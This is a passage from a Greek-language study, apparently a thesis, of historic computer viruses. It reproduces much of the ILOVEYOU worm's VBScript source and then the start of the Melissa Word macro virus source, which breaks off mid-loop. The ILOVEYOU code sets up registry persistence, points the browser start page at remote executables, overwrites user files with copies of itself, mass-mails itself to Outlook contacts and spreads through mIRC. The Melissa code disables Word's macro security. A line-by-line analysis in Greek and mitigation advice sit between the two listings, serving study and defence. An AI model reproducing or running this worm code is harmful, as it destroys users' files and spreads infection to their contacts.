Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub

sub regruns()
On Error Resume Next
Dim num,downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dir
system&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32D
LL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download
Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
```

```
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw658734
5gvsdf7679njbvYT/WIN-BUGSFIX.exe"
   elseif num = 2 then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hj
k4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
   elseif num = 3 then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER
67b3Vbvg/WIN-BUGSFIX.exe"
   elseif num = 4 then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwera
sdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX .exe"
   end if
   end if
   if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-
BUGSFIX",downread&"\WIN-BUGSFIX.exe"
   regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Main\StartPage","about:blank"
   end if
   end sub

   sub listadriv
   On Error Resume Next
   Dim d,dc,s
   Set dc = fso.Drives
   For Each d in dc
   If d.DriveType = 2 or d.DriveType=3 Then
   folderlist(d.path&"\")
   end if
   Next
   listadriv = s
   end sub

   sub infectfiles(folderspec)
   On Error Resume Next
   dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
   set f = fso.GetFolder(folderspec)
   set fc = f.Files
   for each f1 in fc
   ext=fso.GetExtensionName(f1.path)
   ext=lcase(ext)
   s=lcase(f1.name)
   if (ext="vbs") or (ext="vbe") then
   set ap=fso.OpenTextFile(f1.path,2,true)
   ap.write vbscopy
   ap.close
   elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct") or (ext="hta")
then
   set ap=fso.OpenTextFile(f1.path,2,true)
   ap.write vbscopy
   ap.close
   bname=fso.GetBaseName(f1.path)
   set cop=fso.GetFile(f1.path)
```

```
cop.copy(folderspec&"\"&bname&".vbs") fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or (s="script.ini") or
(s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini") scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine ";  Please dont edit this script... mIRC will corrupt, if mIRC will"
scriptini.WriteLine "    corrupt... WINDOWS will affect and will not run correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1=  /if ( $nick == $me ) { halt }" scriptini.WriteLine "n2=  /.dcc send
$nick"&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub

sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
infectfiles(f1.path)
folderlist(f1.path)
next
end sub

sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub

function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function
```

```
function fileexist(filespec)
On Error Resume Next
dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
fileexist = msg
end function

function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function

sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a) if (regv="")
then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead) if
(regad="")
then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs") male.Send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD" end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count end if
next
```

```
Set out=Nothing
Set mapi=Nothing
end sub

sub html
On Error Resume Next
dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
dta1="<HTML><HEAD><TITLE>LOVELETTER - HTML<?-?TITLE><META
NAME=@-@Generator@-@ CONTENT=@-@BAROK VBS - LOVELETTER@-@>"&vbcrlf& _
"<META
NAME=@-@Author@-@ CONTENT=@-@spyder ?-? ispyder@mail.com ?-?
@GRAMMERSoft Group ?-? Manila, Philippines ?-? March 2000@-@>"&vbcrlf& _ "<META
NAME=@-@Description@-@ CONTENT=@-@simple but i think this is good...@-@>"&vbcrlf&
_
"<?-?HEAD><BODY
ONMOUSEOUT=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-
YOU.HTM#
-#,#-#main#-#)@-@ "&vbcrlf& _
"ONKEYDOWN=@-@window.name=#-#main#-#;window.open(#-#LOVE-LETTER-FOR-
YOU.HTM#
-#,#-#main#-#)@-@ BGPROPERTIES=@-@fixed@-@ BGCOLOR=@-@#FF9933@-
@>"&vbcrlf& _
"<CENTER><p>This HTML file need ActiveX Control<?-?p><p>To Enable to read this HTML
file<BR>-
Please press #-#YES#-# button to Enable ActiveX<?-?p>"&vbcrlf& _
"<?-?CENTER><MARQUEE LOOP=@-@infinite@-@
BGCOLOR=@-@yellow@-@>----------z--------------------z----------<?-?MARQUEE>
"&vbcrlf& _
"<?-?BODY><?-?HTML>"&vbcrlf& _
"<SCRIPT language=@-@JScript@-@>"&vbcrlf& _ "<!--?-??-?"&vbcrlf& _
"if (window.screen){var wi=screen.availWidth;var
hi=screen.availHeight;window.moveTo(0,0);window.resizeTo(wi,hi);}"&vbcrlf& _ "?-??-?--
>"&vbcrlf& _
"<?-?SCRIPT>"&vbcrlf& _
"<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf& _ "<!--"&vbcrlf& _
"on error resume next"&vbcrlf& _
"dim fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"&vbcrlf& _ "aw=1"&vbcrlf& _
"code="
dta2="set fso=CreateObject(@-@Scripting.FileSystemObject@-@)"&vbcrlf& _
"set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf& _
"code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))"&vbcrlf& _
"code3=replace(code2,chr(93)&chr(45)&chr(93),chr(34))"&vbcrlf& _
"code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))"&vbcrlf& _ "set
wri=fso.CreateTextFile(dirsystem&@-@^-^MSKernel32.vbs@-@)"&vbcrlf& _ "wri.write
code4"&vbcrlf&
_
"wri.close"&vbcrlf& _
"if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@)) then"&vbcrlf& _ "if
(err.number=424)
then"&vbcrlf& _
"aw=0"&vbcrlf& _
"end if"&vbcrlf& _
"if (aw=1) then"&vbcrlf& _
"document.write @-@ERROR: can#-#t initialize ActiveX@-@"&vbcrlf& _
"window.close"&vbcrlf& _
"end if"&vbcrlf& _
"end if"&vbcrlf& _
```

```
   "Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf& _
   "regedit.RegWrite
   @-@HKEY_LOCAL_MACHINE^-^Software^-^Microsoft^-^Windows^-^CurrentVersion^-
^Run^-^MSKernel32@-@,dirsystem&@-@^-^MSKernel32.vbs@-@"&vbcrlf& _ "?-??-?--
>"&vbcrlf& _
   "<?-?SCRIPT>"
   dt1=replace(dta1,chr(35)&chr(45)&chr(35),"'")
   dt1=replace(dt1,chr(64)&chr(45)&chr(64),"""")
dt4=replace(dt1,chr(63)&chr(45)&chr(63),"/")
   dt5=replace(dt4,chr(94)&chr(45)&chr(94),"\")
   dt2=replace(dta2,chr(35)&chr(45)&chr(35),"'")
   dt2=replace(dt2,chr(64)&chr(45)&chr(64),"""")
dt3=replace(dt2,chr(63)&chr(45)&chr(63),"/")
   dt6=replace(dt3,chr(94)&chr(45)&chr(94),"\")
   set fso=CreateObject("Scripting.FileSystemObject")
   set c=fso.OpenTextFile(WScript.ScriptFullName,1)
   lines=Split(c.ReadAll,vbcrlf)
   l1=ubound(lines)
   for n=0 to ubound(lines)
   lines(n)=replace(lines(n),"'",chr(91)+chr(45)+chr(91))
   lines(n)=replace(lines(n),"""",chr(93)+chr(45)+chr(93))
   lines(n)=replace(lines(n),"\",chr(37)+chr(45)+chr(37)) if (l1=n) then
   lines(n)=chr(34)+lines(n)+chr(34)
   else
   lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& _" end if
   next
   set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM") b.close
   set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2) d.write dt5
   d.write join(lines,vbcrlf)
   d.write vbcrlf
   d.write dt6
   d.close
   end sub
```


3.2.3 Ανάλυση πηγαίου κώδικα

Γραμμές 15-18

```
  rr=wscr.RegRead("HKEY_CURRENT_USER\Software\
 Microsoft\Windows Scripting Host\Settings\
 Timeout")

  if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\
 Microsoft\Windows Scripting Host\Settings\
 Timeout",0,"REG_DWORD"
end if
```

Εδώ βλέπουμε το πρόγραμμα να προσπαθεί να διαβάσει από τη registry (στην προκειμένη περίπτωση, Προσπαθεί να διαβάσει τη λέξη "Timeout").

Μετά από αυτή τη λειτουργία του διαβάσματος, το πρόγραμμα δοκιμάζει να επιστρέψει την τιμή και βασισμένο στο αποτέλεσμα, να αλλάξει την τιμή στη registry.




Βλέπουμε εδώ την τιμή που δημιούργησε στη Registry.

Γραμμές 23-25

c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")

Εδώ βλέπουμε ότι το πρόγραμμα γράφει 3 αρχεία στους φακέλους του συστήματος**.** Προσέξτε επίσης πως ονομάζονται τα 2 πρώτα αρχεία. "MSKernel32.vbs" και "Win32DLL.vbs". Προφανώς προσπαθεί να περάσουν απαρατήρητα από το χρήστη...





Βλέπουμε εδώ τα αρχεία που δημιούργησε στο φάκελο του συστήματος.

Γραμμές 34-35

regcreate "HKEY_LOCAL_MACHINE\Software
Microsoft\Windows\CurrentVersion\Run\MSKernel32",
dirsystem&"\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software
Microsoft\Windows\CurrentVersion\RunServices
Win32DLL",dirwin&"\Win32DLL.vbs"

Παρεμπιπτόντως, το πρόγραμμα θέλει να ξεκινάει σε κάθε είσοδο του χρήστη, οπότε εισάγει τον εαυτό του στην περιοχή "Run" της registry.





Βλέπουμε εδώ τα κλειδιά που έχει δημιουργήσει στη registry.

Γραμμή 41


if (fileexist(dirsystem&"\WinFAT32.exe")=1) then .....

Εδώ, ελέγχει κατά πόσο το σύστημα αρχείων χρησιμοποιεί το FAT32 format. Γιατί; Απλούστατα, επειδή όλα τα προγράμματα μπορούν να γράψουν σε FAT32 partitions. Δε χρειάζεσαι ιδιαίτερα δικαιώματα για να γράψεις σε αυτό. Ας εξηγήσουμε τώρα γιατί όλα τα συστήματα NT ανά τον κόσμο, ακόμα χρησιμοποιούν FAT για τον δίσκο του συστήματος. Επειδή δεν μπορείς εύκολα να επισκευάσεις το (καλύτερο, αλλά πολυπλοκότερο) NTFS format αν χαλάσει.

Γραμμές 42-52

```
Randomize
 num = Int((4 * Rnd) + 1)
 if num = 1 then
 regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
 elseif num = 2 then
 regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
 elseif num = 3 then
 regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
 elseif num = 4 then
 regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe"
```

Βασισμένο σε μιά τυχαία τιμή μεταξύ σε 1 και 4, αλλάζει την αρχική σελίδα του Internet Explorer.



Παρατηρούμε εδώ την αλλαγή της αρχικής σελίδας.


Γραμμές 70-125

Η συνάρτηση infectfiles(), που καλείται στη γραμμή 132, προσπαθεί να μολύνει τα αρχεία του συστήματος. Μολύνει VisualBasic, Javascript, WindowShell, Jpeg, MP3, MP2, ακόμα και το mIRC (Internet Relay Chat) setup. Αυτό σημαίνει ότι θα πρέπει να εξετάσεις όλα σου τα δεδομένα για τον κώδικα. Μπορεί να χρειαστεί να κάνετε επαναφορά από το backup που θα έπρεπε να έχετε κάνει...

Γραμμές 164-200

Η συνάρτηση spreadtoemail(), που καλείται στη γραμμή 28. Για κάθε διεύθυνση στο E-mail address book, δημιουργεί και στέλνει ένα e-mail συνάπτοντας τον ιό (γραμμμή 187) πριν το στείλει (γραμμή 188.)

Βλέπουμε εδώ μια εικόνα από κάποιον που το Outlook του έχει προσβληθεί από τον ιό IloveYou



Και εδώ βλέπουμε το e-mail με το συννημένο VBScript.


Γραμμές 201-274

Η συνάρτηση html(), καλείται στη γραμμή 27, ακριβώς πριν τη spreadtoemail. Αυτό το κομμάτι του κώδικα, δημιουργεί μια HTML σελίδα, που θα περιέχει το VBscript (222-242). Αυτό το script θα προσπαθήσει να γράψει ξανά στο δίσκο. Ακριβώς όπως στις γραμμές 23-25, αντιγράφει τον κώδικα στους φακέλους συστήματος. Το κυριότερο πρόβλημα εδώ είναι η "τρύπα" που εκμεταλλεύεται ο ιός. Το VB scripting στις HTML σελίδες θα έπρεπε να απαγορεύεται.

3.2.4 Αντιμετώπιση του ιού IloveYou

Η Microsoft στις 7 Ιουνίου 2000 έβγαλε ενημερωμένη έκδοση ασφαλείας για τα Outlook 98 και 2000, η οποία παρέχει προστασία από τους περισσότερους ιούς, όπως ο ιός ILOVEYOU και ο ιός Melissa, καθώς και από άλλους ιούς που εξαπλώνονται μέσω ηλεκτρονικού ταχυδρομείου ή από ιούς τύπου worm που είναι δυνατό να αναπαραχθούν μέσω του Outlook. Φροντίστε να κρατάτε ενημερωμένο το Outlook ή να χρησιμοποιείτε άλλο πρόγραμμα για τα e-mail σας, το οποίο να είναι πιό ασφαλές.

Πηγαίοι κώδικες προς Μελέτη



4.1 Melissa (macro virus)

4.1.1 Περιγραφή ιού


Ο ιός Melissa έκανε την εμφάνισή του την Παρασκευή 26 Μαρτίου 1999 και μπόρεσε να διαδοθεί σε ολόκληρο τον κόσμο μέσα σε μερικές ώρες –κάτι που δεν είχε ξανασυμβεί μέχρι τότε. Εξαπλώθηκε με το να στέλνει αυτόματα σε e-mail τον εαυτό του από τον ένα χρήστη στον άλλο. Όταν ο ιός ενεργοποιηθεί τροποποιεί τα έγγραφα του χρήστη παρεμβάλλοντας κάποια σχόλια από μία γνωστή τηλεοπτική σειρά ("The Simpsons"). Ανησυχητικό είναι το γεγονός ότι μπορεί να στείλει και εμπιστευτικές πληροφορίες ενός χρήστη σε έναν άλλο. Ο ιός "χτύπησε" μεγάλους οργανισμούς όπως η Microsoft και η Intel – η Microsoft μάλιστα αναγκάστηκε να κλείσει τελείως το σύστημα ηλεκτρονικού ταχυδρομείου της για να σταματήσει την περεταίρω εξάπλωση του ιού. Ο Melissa αρχικά μεταδόθηκε σε φόρουμ συζητήσεων (alt.sex). Ο ιός εστάλη στους χρήστες με το όνομα LIST.DOC που περιείχε κωδικούς πρόσβασης από ιστοσελίδες που είχαν χαρακτηριστεί X-rated (σεξουαλικού περιεχομένου). Όταν κάποιος άνοιγε το αρχείο, ο μακρο-ιός εκτελείτο και έστελνε το LIST.DOC με email σε 50 άτομα από το address book του χρήστη.

4.1.2 Πηγαίος κώδικας

```
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
